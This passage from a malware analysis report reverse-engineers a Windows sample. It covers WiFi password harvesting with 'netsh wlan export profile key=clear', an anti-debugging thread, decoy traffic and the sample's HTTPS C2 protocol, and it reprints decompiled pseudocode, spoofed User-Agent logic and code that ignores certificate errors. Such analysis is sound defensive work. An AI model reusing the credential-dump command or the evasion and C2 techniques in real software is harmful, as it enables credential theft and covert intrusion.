


Figure 2.68: ProcMon log showing the creation and execution of the temporary batch file.

Following execution, the malware performs a cleanup routine, deleting both the original file from the USB and the temporary artifact from the host. This behavior suggests the thread is designed to execute encrypted batch scripts dropped onto the USB during a physical access event.

WiFi Credential Harvesting and Connectivity Restoration

The malware implements a dedicated persistence mechanism to harvest wireless network credentials and actively restore internet connectivity if the compromised host goes offline. This logic is managed by a worker thread that wakes up every 2 minutes to execute the harvesting routine.

Credential Staging and Theft

Upon execution, the malware prepares a hidden staging directory at `%TEMP%\WiFi`. It explicitly hides this folder by setting the `FILE_ATTRIBUTE_HIDDEN` flag.

To harvest credentials, the malware invokes the Windows `netsh` utility. Crucially, it uses the `key=clear` argument, forcing Windows to dump the saved WiFi passwords in plaintext within the output XML files.

```
cmd.exe /c netsh wlan export profile key=clear folder="%TEMP%\WiFi"
```

Connectivity Restoration Logic

After exporting the profiles, the malware checks the host's internet connection status. If the host is

offline, it iterates through the exported XML files to find a known network that is currently within range.

```
FindFirstFileW = mw_resolveaddress_9((LPCSTR)SubStr_12);
v6 = ((int (__stdcall *)(int, CHAR *))FindFirstFileW)(SubStr, ProcName);// [esp+14]:L"C:\\Users\\thanh\\AppData\\Local\\Temp\\WiFi\\*.*"
if ( v6 == -1 )
{
  v19 = 1;
}
else
{
  v7 = v6;
  do
  {
    if ( Str != '.' || v32 && (v32 != '.' || v33) )
    {
      SubStr_12[1] = -3670073;
      LOWORD(SubStr_12[2]) = -84;
      HIWORD(SubStr_12[4]) = 0;
      SubStr_12[0] = -3080146;
      *(__m128i *)((char *)SubStr_12 + 2) = _mm_xor_si128(
                                              _mm_loadu_si128((const __m128i *)((char *)SubStr_12 + 2)),
                                              (__m128i)xmmword_3717A80);
      if ( wcsstr(&Str, (const wchar_t *)SubStr_12) )// .xml
      {
        memset(SubStr_12, 0, sizeof(SubStr_12));
```

Figure 2.69: Logic iterating through exported profiles to attempt reconnection.

To perform this network discovery without alerting the user, the malware creates an anonymous pipe and spawns a child process to list all currently visible wireless networks. It uses ‘find "SSID"‘ to filter the output, ensuring it captures the names of all nearby access points.

```
%comspec% /c netsh wlan show networks | find "SSID"
```

```
wsprintfW(commandline, &v105[34], &Str[234]);// edi:L"%ws /c netsh wlan show networks|find \"SSID\""
memset(&v91.lpReserved, 0, 64);
v21 = -14;
v91.cb = 68;
*(__m128i *)&v105[26] = _mm_load_si128((const __m128i *)&xmmword_3717B00);
LOBYTE(v105[26]) = 71;
do
{
  *((_BYTE *)&v105[33] + v21 + 1) ^= (_BYTE)v21 - 73;
  ++v21;
}
while ( v21 );
HIBYTE(v105[33]) = 0;
GetStartupInfoW = mw_resolveaddress_9((LPCSTR)&v105[26]);
((void (__cdecl *)(STARTUPINFOW *))GetStartupInfoW)(&v91);
v91.wShowWindow = 0;
v91.hStdError = 0;
*(_DWORD *)&v105[27] = -925316401;
*(_DWORD *)&v105[29] = -757080578;
*(_DWORD *)&v105[31] = -490225449;
v91.hStdOutput = v86;
v91.dwFlags = 257;
LOBYTE(v105[33]) = 0;
v23 = -13;
v105[26] = -9405;
do
{
  *((_BYTE *)&v105[31] + v23) ^= (_BYTE)v23 - 74;
  ++v23;
}
while ( v23 );
LOBYTE(v105[31]) = 0;
CreateProcessW = mw_resolveaddress_9((LPCSTR)&v105[24]);
v85 = &v92;
v84 = &v91;
v83 = 0;
v82 = 0;
v81 = 0;
v80 = 1;
v79 = 0;
if ( !((int (__cdecl *)(_DWORD, WCHAR *, _DWORD))CreateProcessW)(0, commandline, 0) )
```

Figure 2.70: Executing netsh via anonymous pipes to list all visible SSIDs.

The malware reads this aggregate list from the pipe and then internally searches the buffer (using string comparison functions like `wcsstr`) to determine if the specific SSID from the target XML profile is present.

If the network is found, the malware executes a sequence of three commands to forcibly reset the wireless interface and connect using the stolen credentials:

```
:: 1. Disconnect from any current access point
%comspec% /c netsh wlan disconnect

:: 2. Re-import the profile (restoring the plaintext key)
%comspec% /c netsh wlan add profile filename="[Path_To_Profile.xml]"

:: 3. Initiate the connection
%comspec% /c netsh wlan connect name="[Profile_Name]"
```

Command and Control (C2) Communication

Following the infection and local data harvesting routines, the malware initiates its primary Command and Control (C2) module, `mw_c2_main`. This module is responsible for establishing a secure channel with the attacker, receiving tasks, and exfiltrating collected data.

Anti-Debugging Measures

Upon entering the C2 routine, the malware immediately creates a dedicated thread to protect itself from dynamic analysis. The function `mw_c2_main` resolves the address of `CreateThread` and spawns `mw_thread_check_debugger`.

```
CreateThread = mw_resolveaddress_7((LPCSTR)&v8);
v4 = ((int (__stdcall *)(_DWORD, _DWORD, int (__cdecl *)(int), _DWORD, _DWORD, _BYTE *))CreateThread)(
       0,
       0,
       mw_thread_check_debugger,
       0,
       0,
       v10);
if ( v4 )
{
  v5 = v4;
  v6 = -10;
  strcpy(v9, "orgKekbkm");
  v8 = -27837;
  do
  {
    v9[v6 + 9] ^= v6 + 9;
    ++v6;
  }
  while ( v6 );
  v9[9] = 0;
  v7 = mw_resolveaddress_7((LPCSTR)&v8);
  ((void (__stdcall *)(int))v7)(v5);
}
mw_c2_main(this);
```

Figure 2.71: Creation of the anti-debugging thread prior to C2 execution.

The `mw_thread_check_debugger` function executes an infinite loop that periodically invokes the Windows API `CheckRemoteDebuggerPresent`.

- It checks if the current process is being debugged.
- If a debugger is detected (return value is 1), the thread breaks the loop and immediately terminates the malware process, thereby preventing further analysis.
- If no debugger is found, it sleeps for 1,000 milliseconds (1 second) before repeating the check.

```
int __cdecl mw_thread_check_debugger(int a1)
{
  __m128i v1; // xmm0
  __m128i v2; // xmm0
  __m128i v3; // xmm0
  __m128i v4; // xmm0
  FARPROC Sleep; // eax
  int v6; // eax
  void (__cdecl *Exit)(int); // eax
  __int16 v9; // [esp+0h] [ebp-18h] BYREF
  char v10[22]; // [esp+2h] [ebp-16h] BYREF

  while ( mw_CheckRemoteDebuggerPresent() != 1 )
  {
    strcpy(&v10[4], "edr");
    *(_WORD *)&v10[2] = -27821;
    v1 = _mm_cvtsi32_si128(*(unsigned int *)&v10[3]);
    v2 = _mm_unpacklo_epi8(v1, v1);
    v3 = _mm_and_si128(_mm_xor_si128(_mm_unpacklo_epi16(v2, v2), (__m128i)xmmword_3715590), (__m128i)xmmword_37155A0);
    v4 = _mm_packus_epi16(v3, v3);
    *(_DWORD *)&v10[3] = _mm_cvtsi128_si32(_mm_packus_epi16(v4, v4));
    Sleep = mw_resolveaddress_7(&v10[2]);
    ((void (__cdecl *)(int))Sleep)(1000);
  }
  v6 = -10;
  strcpy(v10, "iuRqkfct{");
  v9 = -30907;
  do
  {
    v10[v6 + 9] ^= v6 + 9;
    ++v6;
  }
  while ( v6 );
  v10[9] = 0;
  Exit = (void (__cdecl *)(int))mw_resolveaddress_7((LPCSTR)&v9);
  Exit(0);
```

Figure 2.72: The dedicated thread continuously polling for debuggers.

Connectivity Check and Decoy Traffic

Before attempting to connect to its actual C2 server, the malware performs a connectivity check that doubles as a camouflage technique. It constructs a request to a legitimate, high-reputation domain to test internet access and blend in with normal background traffic.

As seen in the decompiled code, the malware obfuscates the target string. At runtime, this string resolves to `www.microsoft.com`. The malware configures the port to **443** (HTTPS) and calls `mw_try_to_communicate_with_server`.

```
v3 = (mw_c2config *)operator new(0x44u);
strcpy(v27, "tsas}D");
v4 = -7;
*(_WORD *)ProcName = -29588;
do
{
  v27[v4 + 6] ^= v4 + 6;
  ++v4;
}
while ( v4 );
v27[6] = 0;
lstrcpy = mw_resolveaddress_7(ProcName);
*(_OWORD *)v24 = xmmword_37157C0;
strcpy(&v24[16], "c");
v24[0] = 'w';
*(__m128i *)&v24[1] = _mm_xor_si128(_mm_loadu_si128((const __m128i *)&v24[1]), (__m128i)xmmword_3715570);
((void (__stdcall *)(CHAR **, _BYTE *))lstrcpy)(&v3->Server_name, v24);// www.microsoft.com
v3->Port = 443;
v3->uri = 1;
((void (__stdcall *)(mw_c2config *))mw_try_to_conmmunicate_with_server)(v3);
```

Figure 2.73: Targeting www.microsoft.com as a decoy connectivity check.

Following the decoy check, the malware enters a loop that iterates through each of the three C2 profiles extracted from its configuration data, as shown previously in Figure 2.15. For each profile, it attempts to establish a connection to the specified server using the `mw_try_to_communicate_with_server` function.

```
while ( 1 )
{
  profile_counter = 0;
  c2profile = (_mw_c2_config *)mw_get_c2_profiles();
  do
  {
    v10 = -7;
    strcpy(&v24[2], "tsnfjD");
    *(_WORD *)v24 = -29588;
    do
    {
      v24[v10 + 8] ^= (_BYTE)v10 + 6;
      ++v10;
    }
    while ( v10 );
    v24[8] = 0;
    lstrlenA = mw_resolveaddress_7(v24);
    if ( ((int (__stdcall *)(CHAR *))lstrlenA)(c2profile->Server_name) )
    {
      if ( c2profile->Port )
      {
        gb_isc2alive = 0;                       // 0 means alive
        ((void (__stdcall *)(_mw_c2_config *) mw_try_to_conmmunicate_with_server)(c2profile);
        strcpy(&v24[2], "edr");
        *(_WORD *)v24 = -27821;
        ++c2profile;
        v12 = _mm_cvtsi32_si128(*(unsigned int *)&v24[1]);
        v13 = _mm_unpacklo_epi8(v12, v12);
        v14 = _mm_and_si128(
                _mm_xor_si128(_mm_unpacklo_epi16(v13, v13), (__m128i)xmmword_3715590),
                (__m128i)xmmword_37155A0);
        v15 = _mm_packus_epi16(v14, v14);
        *(_DWORD *)&v24[1] = _mm_cvtsi128_si32(_mm_packus_epi16(v15, v15));
        Sleep = mw_resolveaddress_7(v24);
        PerformanceCounter = mw_genrandomvaluebyusingQueryPerformanceCounter(5u);
        ((void (__stdcall *)(unsigned int))Sleep)(1000 * PerformanceCounter);
      }
    }
    ++profile_counter;
  }
  while ( profile_counter != 3 );
```

Figure 2.74: Looping through the 3 C2 profiles and attempting connection.

The communication wrapper, `mw_try_to_communicate_with_server`, enters a persistent `while(1)` loop to initiate the connection via `mw_start_communication`.

The loop logic is governed by the return value of `mw_start_communication`. Since this function blocks during an active session, a return value implies the session has ended.

The malware handles the reconnection logic as follows:

1. **Error Tracking:** If the connection attempt fails (result is non-zero), the malware increments an internal error counter located at `this[3]`.
2. **Threshold Check:** The code immediately checks if this counter has reached **3**. If so, it explicitly terminates the loop (`break`) to abandon the current C2 profile.
3. **Global Termination Check:** Regardless of the error counter, the malware checks the global state variable `gb_isc2alive`.
   - If this value equals **4**, the function returns the error code immediately, effectively aborting all communication attempts.

4. **Retry Delay:** If neither termination condition is met (and an error occurred), the malware sleeps for 2,000 milliseconds (2 seconds) before re-attempting the connection.

```
DWORD __thiscall mw_try_to_conmmunicate_with_server(_DWORD *this, mw_c2config *config)
{
  DWORD result; // eax
  unsigned int v4; // ecx
  __m128i v5; // xmm0
  __m128i v6; // xmm0
  __m128i v7; // xmm0
  __m128i v8; // xmm0
  FARPROC Sleep; // eax
  CHAR v10[20]; // [esp+0h] [ebp-14h] BYREF

  while ( 1 )
  {
    result = mw_start_communication((int)config);
    if ( result )
    {
      v4 = this[3];
      this[3] = v4 + 1;
      if ( v4 >= 3 )
        break;
    }
    if ( gb_isc2alive == 4 )                    // 4 means dead
      return result;
    if ( result )
    {
      strcpy(&v10[2], "edr");
      *(_WORD *)v10 = -27821;
      v5 = _mm_cvtsi32_si128(*(unsigned int *)&v10[1]);
      v6 = _mm_unpacklo_epi8(v5, v5);
      v7 = _mm_and_si128(_mm_xor_si128(_mm_unpacklo_epi16(v6, v6), (__m128i)xmmword_3715590), (__m128i)xmmword_37155A0);
      v8 = _mm_packus_epi16(v7, v7);
      *(_DWORD *)&v10[1] = _mm_cvtsi128_si32(_mm_packus_epi16(v8, v8));
      Sleep = mw_resolveaddress_7(v10);
      ((void (__stdcall *)(int))Sleep)(2000);
    }
  }
  gb_isc2alive = 4;
  return result;
}
```

Figure 2.75: Loop attempting to establish connection.

Session Initialization and Environment Fingerprinting

The function `mw_start_communication` is responsible for configuring the HTTP session. This involves two critical steps: masquerading as a legitimate browser via a custom User-Agent and adhering to the victim's proxy settings.

```
1  DWORD __stdcall mw_start_communication(mw_c2config *config)
2  {
3    int v1; // eax
4    int v2; // ecx
5    int dwAccessType; // esi
6    FARPROC WinHttpOpen; // eax
7    int v5; // eax
8    int v6; // esi
9    int v7; // eax
10   FARPROC WinHttpConnect; // eax
11   int v9; // eax
12   int handle_HTTPsession; // ebp
13   DWORD LastError; // ebx
14   int v12; // eax
15   FARPROC v13; // eax
16   int v14; // eax
17   FARPROC v15; // eax
18   __int128 v17; // [esp+24h] [ebp-44h] BYREF
19   char v18[4]; // [esp+34h] [ebp-34h] BYREF
20   _DWORD pswzServerName[4]; // [esp+38h] [ebp-30h] BYREF
21   int UserAgentString[8]; // [esp+48h] [ebp-20h] BYREF
22
23   mw_initobject(UserAgentString);
24   mw_initobject(pswzServerName);
25   mw_load_user_agent_string(UserAgentString);
26   mw_convert_to_wide_char(UserAgentString, 0);
27   mw_load_proxy_setting_config();
28   v1 = gb_useproxy;
29   v2 = -10;
30   strcpy((char *)&v17 + 2, "nIvwtJvbf");
31   LOWORD(v17) = -27049;
32   do
33   {
34     v18[v2 - 5] ^= (_BYTE)v2 + 9;
35     ++v2;
36   }
37   while ( v2 );
38   dwAccessType = 3 * (v1 != 0);
39   BYTE11(v17) = 0;
40   WinHttpOpen = mw_resolveaddress_7((LPCSTR)&v17);
41   v5 = ((int (__stdcall *)(int, int, BYTE *, _DWORD, _DWORD))WinHttpOpen)(
42         UserAgentString[3],
43         dwAccessType,
44         &pszProxyW,
45         0,                                    // pszProxyBypassW
46         0);                                   // dwFlags
```

Figure 2.76: Initialization of User-Agent and Proxy settings before WinHttpOpen.

Dynamic User-Agent Generation

To evade network-based signatures that flag generic or hardcoded User-Agent strings, the malware dynamically constructs a string that mimics Internet Explorer running on the specific victim host. The format used is:

```
Mozilla/5.0 (compatible; MSIE {1}; Windows NT {2}.{3}; {4}; {5}; {6}; {7})
```

The placeholders `{1}` through `{7}` are populated by querying specific Windows Registry keys to gather system information:

ID	Data Source / Registry Key
{1}	**IE Version** Derived from: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\InternetExplorer\VersionVector\IE (Defaults to '8.00' if not found).
{2}	**OS Major Version** of the host.
{3}	**OS Minor Version** of the host.
{4}	**System Post Platform (5.0)** Concatenated values from: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\InternetSettings\5.0\UserAgent\PostPlatform
{5}	**Machine Post Platform** Concatenated values from: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\InternetSettings\UserAgent\PostPlatform
{6}	**User Post Platform (5.0)** Concatenated values from: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings\5.0\UserAgent\PostPlatform
{7}	**User Post Platform** Concatenated values from: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings\UserAgent\PostPlatform

Table 2.4: Dynamic User-Agent Placeholder Mapping

Proxy Configuration

To ensure the malware can communicate even in corporate environments protected by proxy servers, it executes `mw_load_proxy_setting_config`. This function queries the Windows Registry at:

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings`

It specifically checks two values:

- **ProxyEnable:** Checked to determine if a proxy is currently active (`1` = active).
- **ProxyServer:** Read to retrieve the actual proxy address and port.

These gathered settings—the custom User-Agent string and the Proxy configuration—are passed to the `WinHttpOpen` API, initializing the session that will be used for the subsequent C2 traffic.

```
WinHttpOpen = mw_resolveaddress_7((LPCSTR)&v17);
v5 = ((int (__stdcall *)(int, int, BYTE *, _DWORD, _DWORD))WinHttpOpen)(
       UserAgentString[3],
       dwAccessType,
       &pszProxyW,
       0,                                       // pszProxyBypassW
       0);                                      // dwFlags
if ( v5 )
{
  v6 = v5;
  mw_memcpy_0(pswzServerName, &config->Server_name);
  mw_convert_to_wide_char(pswzServerName, 0);
  v7 = -13;
  qmemcpy((char *)&v17 + 2, "nIvwtFii", 8);
  *(_DWORD *)((char *)&v17 + 10) = 2137615462;
  BYTE14(v17) = 0;
  LOWORD(v17) = -27049;
  do
  {
    v18[v7 - 2] ^= (_BYTE)v7 + 12;
    ++v7;
  }
  while ( v7 );
  BYTE14(v17) = 0;
  WinHttpConnect = mw_resolveaddress_7((LPCSTR)&v17);
  v9 = ((int (__stdcall *)(int, _DWORD, _DWORD, _DWORD))WinHttpConnect)(v6, pswzServerName[3], config->Port, 0);
  if ( v9 )
  {
    connection_handle = v9;
    do
      LastError = mw_http_connection_handler(connection_handle, &config->uri);
    while ( !LastError && gb_isc2alive != 4 );
    v12 = -17;
    v17 = xmmword_37157D0;
    strcpy(v18, "bj");
    LOBYTE(v17) = 'W';
    do
    {
      v18[v12 + 2] ^= v12 + 16;
      ++v12;
    }
    while ( v12 );
    v18[2] = 0;
    CloseHandle = mw_resolveaddress_7((LPCSTR)&v17);
    ((void (__stdcall *)(int))CloseHandle)(connection_handle);
  }
```

Figure 2.77: The C2 communication loop invoking the HTTP connection handler.

Initial Handshake and Key Retrieval

Upon establishing a connection to the C2 server, the execution flow enters the `mw_http_connection_handler`. The primary objective of this phase is to perform an initial handshake to retrieve a session-specific encryption key from the server.

The handler first constructs an obfuscated string which resolves to the HTTP verb **"GET"**. It then invokes the function `mw_retrieve_key`, passing the session handle and the URI.

```
v2 = 1;
if ( handle_HTTPsession && uri )
{
  mw_initobject(&string_object);
  uri_1 = *uri;
  v4 = -6;
  *(_DWORD *)&pwszVerb[8] = -33423788;        // obfuscated string 'GET'
  *(_WORD *)&pwszVerb[18] = 0;
  *(_DWORD *)&pwszVerb[4] = -4587449;
  do
  {
    *(_WORD *)&pwszVerb[2 * v4 + 18] ^= (unsigned __int16)(v4 - 18171) ^ 0x4700;
    ++v4;
  }
  while ( v4 );
  *(_WORD *)&pwszVerb[18] = 0;
  *(_DWORD *)pwszVerb = &string_object;
  v2 = 1;
  if ( mw_retrieve_key(handle_HTTPsession, (int)&pwszVerb[4], uri_1, *(_SOME_STRING_BUFFER *)pwszVerb)
    && string_object.length )
  {
```

Figure 2.78: The handler invoking `mw_retrieve_key` using a GET request.

Transition to Main C2 Loop

If the GET request is successful and the server responds with valid data, the function returns a non-zero length for the retrieved string object. This response contains the encryption key required for subsequent communications.

The malware allocates memory for this key and stores it for later use. Once the key is secured, the protocol switches the HTTP verb to **"POST"** and calls `mw_c2handle`. This function represents the main Command and Control routine, where the malware begins its check-in loop and task processing.

```
if ( mw_retrieve_key(handle_HTTPsession, &pwszVerb[4], uri_1, *pwszVerb) && string_object.length )
{
  v5 = -11;
  strcpy(&pwszVerb[6], "ruwbhDjkgj");
  *&pwszVerb[4] = -27050;
  do
  {
    pwszVerb[v5 + 16] ^= v5 + 10;
    ++v5;
  }
  while ( v5 );
  pwszVerb[16] = 0;
  VritualAlloc = mw_resolveaddress_7(&pwszVerb[4]);
  key = (VritualAlloc)(0, string_object.length, 4096, 64);
  strcpy(&pwszVerb[6], "mbrz");
  v8 = -5;
  *&pwszVerb[4] = -26003;
  do
  {
    pwszVerb[v8 + 10] ^= v8 + 4;
    ++v8;
  }
  while ( v8 );
  pwszVerb[10] = 0;
  memcpy = mw_resolveaddress_7(&pwszVerb[4]);
  (memcpy)(key, string_object.buffer, string_object.length);
  while ( 1 )
  {
    v10 = *uri;
    *&pwszVerb[8] = -27918765;              // obfuscated string "POST"
    *&pwszVerb[12] = -510;
    v22 = 0;
    *&pwszVerb[4] = -5242800;
    *&pwszVerb[6] = _mm_xor_ps(*&pwszVerb[6], xmmword_3715770);
    if ( mw_c2handle(handle_HTTPsession, &pwszVerb[4], v19, Str, v10, key, uri) )
      break;
    if ( gb_isc2alive == 4 )
      goto clean_up_and_exit;
```

Figure 2.79: Successful key retrieval leading to the execution of `mw_c2handle`.

Custom Header Construction (X-Oss-Request-Id)

Inside the `mw_retrieve_key` function, the malware constructs a specific custom HTTP header to embed in the request. This header, `X-Oss-Request-Id`.

The header value follows the format `%2.2X%ws` and is generated using two specific routines:

1. **Random ID Generation:** The malware calls `mw_generate_random_number`, which utilizes the high-resolution timer `QueryPerformanceCounter` to generate a seed. It adds **100** to this value to ensure a specific numeric range.
2. **Checksum-Based String:** It calls `mw_GenerateStringFromChecksum` with the argument **99**. This function generates a random alphanumeric string that mathematically satisfies a specific checksum algorithm, serving as a validity check for the server.

These components are formatted into the header string using `wsprintfW` before the request is dispatched.

```
mw_initobject(&v11);
mw_GenerateStringFromChecksum(99);            // generate random requestid
mw_convert_to_wide_char(&v11, 0);
requestid = v11.requestid;
v25 = 0;
v24 = 0;
v23 = 0;
v22 = 0;
v21 = 0;
v20 = 0;
v19 = 0;
*(_QWORD *)requestheader = 0;
randomNumber = mw_generate_random_number(0x36u);
v6 = -52;
*(_QWORD *)v12 = xmmword_37157E0;
v13 = xmmword_37157F0;
v14 = xmmword_3715800;
v15 = -26935711;
v16 = -488;
v17 = 0;
v12[0] = 88;
do
{
  requestheader[v6 - 1] ^= (unsigned __int16)(v6 - 18125) ^ 0x4700;
  ++v6;
}
while ( v6 );
v17 = 0;
wsprintfW(requestheader, v12, randomNumber + 100, requestid);// buffer, X-Oss-Request-Id: %2.2X%ws,  randomNumber+100, requestid
isSucess = 0;
*(_DWORD *)v12 = 0;
response_buffer = 0;
if ( !mw_perform_request(
        handle_HTTPsession,
        methodGET,
        &response_buffer,
        (int *)v12,
        uri,
        (int)requestheader,
        v9,
        0,
        0,
        0)
  && *(_DWORD *)v12
  && response_buffer )
```

Figure 2.80: Construction of the `X-Oss-Request-Id` header using dynamic values.

The malware then passes this constructed header to `mw_perform_request` to transmit the packet to the C2 server.

It is important to note that the checksum argument passed to `mw_GenerateStringFromChecksum` serves as a specific indicator of the request type to the C2 server.

- **GET Requests (Key Retrieval):** As described in the key retrieval routine above, the malware uses the argument **99** to generate the validation string.
- **POST Requests (Data Transmission):** For subsequent POST requests used to upload data or receive tasks, the malware switches the argument to **88**.

This differentiation likely allows the server to quickly categorize incoming traffic based solely on the algorithmic properties of the `X-Oss-Request-Id` header.

```
mw_initobject(v29);
mw_GenerateStringFromChecksum(88);
mw_convert_to_wide_char(v29, 0);
requestid = v29[3];
v43 = 0;
v42 = 0;
v41 = 0;
v40 = 0;
v39 = 0;
v38 = 0;
v37 = 0;
*requestheader = 0;
random_number = mw_generate_random_number(0x36u);
v9 = -52;
*var_108 = xmmword_37157E0;
v31 = xmmword_37157F0;
v32 = xmmword_3715800;
v33 = -26935711;
v34 = -488;
v35 = 0;
var_108[0] = 88;
do
{
  requestheader[v9 - 1] ^= (v9 - 18125) ^ 0x4700;
  ++v9;
}
while ( v9 );
v35 = 0;
wsprintfW(requestheader, var_108, random_number + 100, requestid);
```

Figure 2.81: Generation of the X-Oss-Request-Id header for POST requests using checksum 88.

Request Initialization

The malware initiates the request using `WinHttpOpenRequest`. Notably, the code explicitly passes `0` (NULL) for both the `pwszObjectName` (Object Name) and `pwszVersion` (HTTP Version) parameters.

By default, this forces the API to request the root path using HTTP/1.1. Consequently, all C2 traffic generated by this malware will appear on the wire with the following request lines, regardless of the specific C2 server file structure:

`GET / HTTP/1.1` or `POST / HTTP/1.1`

```
WinHTTPOpenRequest = mw_resolveaddress_7((LPCSTR)SubStr);
HTTPrequesthandle = ((int (__stdcall *)(int, int, _DWORD, _DWORD, _DWORD, _DWORD *, int))WinHTTPOpenRequest)(
                      handle_HTTPsession,   // hconnect
                      pwszVerb,             // pwszverb
                      0,                    // objectname
                      0,                    // version
                      0,                    // referer
                      v114,                 // accepttypes v14="*/*"
                      ((bIsSSL == 1) << 23) | 0x100);// flags 00800100
if ( !HTTPrequesthandle )
{
  gb_isc2alive = 4;
  return GetLastError();
}
handle_request = HTTPrequesthandle;
```

Figure 2.82: WinHttpOpenRequest called with NULL parameters, resulting in generic request paths.

Timeout Configuration

To ensure connection stability, particularly when operating on slow or unstable networks, the malware

overrides the default Windows HTTP timeouts. It retrieves a configuration value stored in the global variable `gb_timeout_settings` (extracted earlier from the config data) and applies it to the session.

In the analyzed sample, these timeouts are set to **60,000 ms (60 seconds)** for the following operations:

- `WINHTTP_OPTION_CONNECT_TIMEOUT`
- `WINHTTP_OPTION_RECEIVE_TIMEOUT`
- `WINHTTP_OPTION_SEND_TIMEOUT`

```
WinHttpSetOption = mw_resolveaddress_7((LPCSTR)SubStr);
((void (__stdcall *)(int, MACRO_WINHTTP_OPTION, int *, int))WinHttpSetOption)(
  handle_request,
  WINHTTP_OPTION_CONNECT_TIMEOUT,
  &gb_timeout_settings,                         // 60000
  4);
v17 = -15;
wcscpy(SubStr, L"陳鑃睛噴獃祇找捣");
LOBYTE(SubStr[0]) = 87;
do
{
  *((_BYTE *)&SubStr[8] + v17) ^= (_BYTE)v17 + 14;
  ++v17;
}
while ( v17 );
LOBYTE(SubStr[8]) = 0;
WinHttpSetOption_1 = mw_resolveaddress_7((LPCSTR)SubStr);
((void (__stdcall *)(int, MACRO_WINHTTP_OPTION, int *, int))WinHttpSetOption_1)(
  handle_request,
  WINHTTP_OPTION_RECEIVE_TIMEOUT,
  &gb_timeout_settings,                         // 60000
  4);
v19 = -15;
wcscpy(SubStr, L"陳鑃睛噴獃祇找捣");
LOBYTE(SubStr[0]) = 87;
do
{
  *((_BYTE *)&SubStr[8] + v19) ^= (_BYTE)v19 + 14;
  ++v19;
}
while ( v19 );
LOBYTE(SubStr[8]) = 0;
WinHttpSetOption_2 = mw_resolveaddress_7((LPCSTR)SubStr);
((void (__stdcall *)(int, MACRO_WINHTTP_OPTION, int *, int))WinHttpSetOption_2)(
  handle_request,
  WINHTTP_OPTION_SEND_TIMEOUT,
  &gb_timeout_settings,                         // 60000
  4);
```

Figure 2.83: Setting connection, receive, and send timeouts to 60 seconds.

SSL/TLS Security Configuration

The malware communicates with its C2 server over HTTPS. Recognizing that the attacker infrastructure often utilizes self-signed or otherwise invalid SSL certificates, the malware explicitly relaxes standard security checks to prevent connection errors.

If SSL is enabled, the code applies the flag `0x3300` using `WinHttpSetOption`. This value corresponds to a bitwise combination of flags that instruct the client to ignore specific certificate errors:

- `WINHTTP_FLAG_IGNORE_UNKNOWN_CA`
- `WINHTTP_FLAG_IGNORE_CERT_CN_INVALID` (Hostname mismatch)
- `WINHTTP_FLAG_IGNORE_CERT_DATE_INVALID` (Expired certificate)

```
if ( bIsSSL == 1 )
{
  v21 = -15;
  ProcName[0] = 0x3300;
  wcscpy(SubStr, L"陳鑽睛噴獸祇找捣");
  LOBYTE(SubStr[0]) = 87;
  do
  {
